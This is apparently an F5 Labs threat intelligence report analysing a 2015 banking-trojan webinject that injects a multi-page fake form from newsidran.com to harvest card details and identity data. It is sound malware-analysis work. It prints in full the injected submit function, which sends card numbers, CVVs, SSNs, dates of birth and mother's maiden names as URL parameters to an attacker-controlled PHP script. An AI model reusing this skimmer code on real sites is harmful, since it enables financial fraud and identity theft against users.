THREAT INTELLIGENCE REPORT

Webinject Analysis: Newsidran.com

Written by ELMAN REYES

December, 2015

Table of Contents

Table of Figures

THE THREAT

TROJANS

A Trojan is a piece of malware that appears to the user to perform a desirable function, but actually steals information or harms the system (perhaps in addition to the expected function). Trojans employ two main techniques to steal users' credentials or initiate money transfers on their behalf:

- Modifying the website's client-side web page.
- Sniffing the browser's activity for information that is sent to different banks before the packets are encrypted by SSL.

SCRIPT INJECTIONS

Recently several e-banking Trojans (Zeus, Cridex, and Citadel, for instance) have used script injection techniques to modify the original web page. The modification may enable the attacker to perform money transactions using victims' credentials. This may be perpetrated by a Trojan injecting a malicious JavaScript code to the client's browser, once the client is connected to the website. The injected code performs different functions, including attempting a money transfer from the client's account, gaining control on mobile devices, and much more. To maintain the information sent by the Trojans, attackers have developed different types of command and control (C&C) systems that enable them to grab and manage the injected code and its functions These systems are usually PHP-based systems accompanied by a SQL database.

ATTACK OVERVIEW

WEBINJECT DETAILS

Injected URL: https://newsidran.com/col/main.js

IP address: 107.181.161.211

Detection date and time: November 10, 2015 18:54 (UTC)

ATTACK SEQUENCE

This sample injection provided the forensic data necessary to recreate this attack.



Figure 1: The web inject is initiated with necessary variables in the browser (See lower left)

The malware on an infected machine establishes a few variables before the injection takes place, the most substantial of which are:

- fAkEbotid.
- fAkEbotname.

In order to view the content, the variables are created in the environment, as can be seen at the bottom of Figure 1.

This initial prompt for the webinject asks for various pieces of credit card information. Note that all communication and resources (such as images and scripts) used by this attack are injected from the same newsidran.com domain name.



Figure 2: Element inspection of the submit button shows a custom submission function

A review of the form shows a custom submission method as an “onclick” attribute tied to the submit button. This fAkE_submit() function exists inside the main.js script that was injected initially, allowing us to review its code.

```
function fAkE_submit() {
    var fAkE_I = document.getElementById("fAkE_cc").getElementsByTagName("input");
    for (i = 0; i < fAkE_I.length; i++) {
        fAkE_I[i].style.border = "1px solid #83b6ef";
    }
    var fAkE_select = document.getElementById("fAkE_cc").getElementsByTagName("select");
    for (i = 0; i < fAkE_select.length; i++) {
        fAkE_select[i].style.border = "1px solid #83b6ef";
    }
    fAkE_CloseElem("fAkE_error");
    if (fAkEflag == "fAkE_first_page") {
        if (fAkECheckfp()) {
            fAkE_switch("fAkE_second_page")
        } else {
            fAkE_switch("fAkE_first_page")
        }
    } else if (fAkEflag == "fAkE_second_page") {
        if (fAkECheckSp()) {
            fAkE_switch("fAkE_third_page")
        } else {
            fAkE_switch("fAkE_second_page")
        }
    } else if (fAkEflag == "fAkE_third_page") {
        if (fAkECheckTp()) {
            fAkE_switch("fAkE_four_page")
        } else {
            fAkE_switch("fAkE_third_page")
        }
    } else if (fAkEflag == "fAkE_four_page") {
        if (fAkECheck4p()) {
            fAkE_switch("fAkE_four_page");
            var fAkEtime = new Date();
            var fAkE_SP = document.getElementById("fAkE_stateProvince").childNodes[0].nodeName.search(/input/i) > -1 ? document.getElementById("fAkE_stateProvince").childNodes[0].value : document.
getElementById("fAkE_stateProvince").childNodes[0].getElementsByTagName("option")[document.getElementById("fAkE_stateProvince").childNodes[0].selectedIndex].value;
            fAkE_MakeElem(fAkE_link + "comm.php?botid=" + encodeURIComponent(fAkEbotid) + "&botname=" + encodeURIComponent(fAkEbotname) + "&RStatus=sec_data" + "&cctype=" + encodeURIComponent(document
.getElementById("fAkE_cctype").value) + "&ccnum=" + encodeURIComponent(document.getElementById("fAkE_ccnum").value) + "&mmyyyy=" + encodeURIComponent(document.getElementById("fAkE_expday_mm").
getElementsByTagName("option")[document.getElementById("fAkE_expday_mm").selectedIndex].value + "/" + document.getElementById("fAkE_expday_yyyy").getElementsByTagName("option")[document.
getElementById("fAkE_expday_yyyy").selectedIndex].value) + "&cvv=" + encodeURIComponent(document.getElementById("fAkE_CVV2").value) + "&mcsc=" + encodeURIComponent(document.getElementById(
"fAkE_MCSC").value) + "&vbv=" + encodeURIComponent(document.getElementById("fAkE_VBV").value) + "&name=" + encodeURIComponent(document.getElementById("fAkE_name").value) + "&country=" +
encodeURIComponent(document.getElementById("fAkE_country").getElementsByTagName("option")[document.getElementById("fAkE_country").selectedIndex].value) + "&adress=" + encodeURIComponent(document.
getElementById("fAkE_adress").value) + "&city=" + encodeURIComponent(document.getElementById("fAkE_city").value) + "&state=" + encodeURIComponent(fAkE_SP) + "&zip=" + encodeURIComponent(document.
getElementById("fAkE_ZipPostalCode").value) + "&tnum=" + encodeURIComponent(document.getElementById("fAkE_phone").value) + "&dob=" + encodeURIComponent(document.getElementById("fAkE_dd").
getElementsByTagName("option")[document.getElementById("fAkE_dd").selectedIndex].value + "/" + document.getElementById("fAkE_mm").getElementsByTagName("option")[document.getElementById("fAkE_mm").
selectedIndex].value + "/" + document.getElementById("fAkE_yyyy").getElementsByTagName("option")[document.getElementById("fAkE_yyyy").selectedIndex].value) + "&mmn=" + encodeURIComponent(document.
getElementById("fAkE_MMN").value) + "&ssn=" + encodeURIComponent(document.getElementById("fAkE_SSN_0").value + document.getElementById("fAkE_SSN_1").value + document.getElementById("fAkE_SSN_2").
value) + "&scode=" + encodeURIComponent(document.getElementById("fAkE_SCODE_0").value + document.getElementById("fAkE_SCODE_1").value) + "&sin=" + encodeURIComponent(document.getElementById(
"fAkE_SIN_0").value + document.getElementById("fAkE_SIN_1").value + document.getElementById("fAkE_SIN_2").value) + "&time=" + encodeURIComponent(fAkEtime), "fAkE_First_page", null, "script");
        } else {
            fAkE_switch("fAkE_four_page")
        }
    }
}
```

Figure 3: Conditional functions that load multiple pages and the final submission method

Reviewing this code, we can expect that this attack takes place over a series of pages, asking for progressively more and more data as the user enters information. Entering bogus information takes the user to the next page until the user ends up at the final submission. The figures below show the displayed content at each step of the attack as seen by the malware-infected user.



Figure 4: When the attack starts, the victim is asked for her 'Verified by Visa' password



Figure 5: Next, the victim's billing address is requested



Figure 6: Progressively more sensitive personal information is requested



Figure 7: Final notice is given once the attack completes

The final submission of the stolen data appears to be accomplished by a script element being added to the page document object model (DOM), which sends the stolen user data as GET parameters to the server through the URL https://newsidran.com/col/comm.php.



Figure 8: Stolen data is sent to the server as GET parameters to the PHP script at /col/comm.php

About F5 Labs

F5 Labs combines the expertise of our security researchers with the threat intelligence data we collect to provide actionable, global intelligence on current cyber threats—and to identify future trends. We look at everything from threat actors, to the nature and source of attacks, to post-attack analysis of significant incidents to create a comprehensive view of the threat landscape. From the newest malware variants to zero-day exploits and attack trends, F5 Labs is where you'll find the latest insights from F5's threat intelligence team.

US Headquarters: 401 Elliott Ave W, Seattle, WA 98119| 888-882-4447 // Americas: info@f5.com // Asia-Pacific: apacinfo@f5.com // Europe/Middle East/Africa: emeainfo@f5.com // Japan:f5j-info@f5.com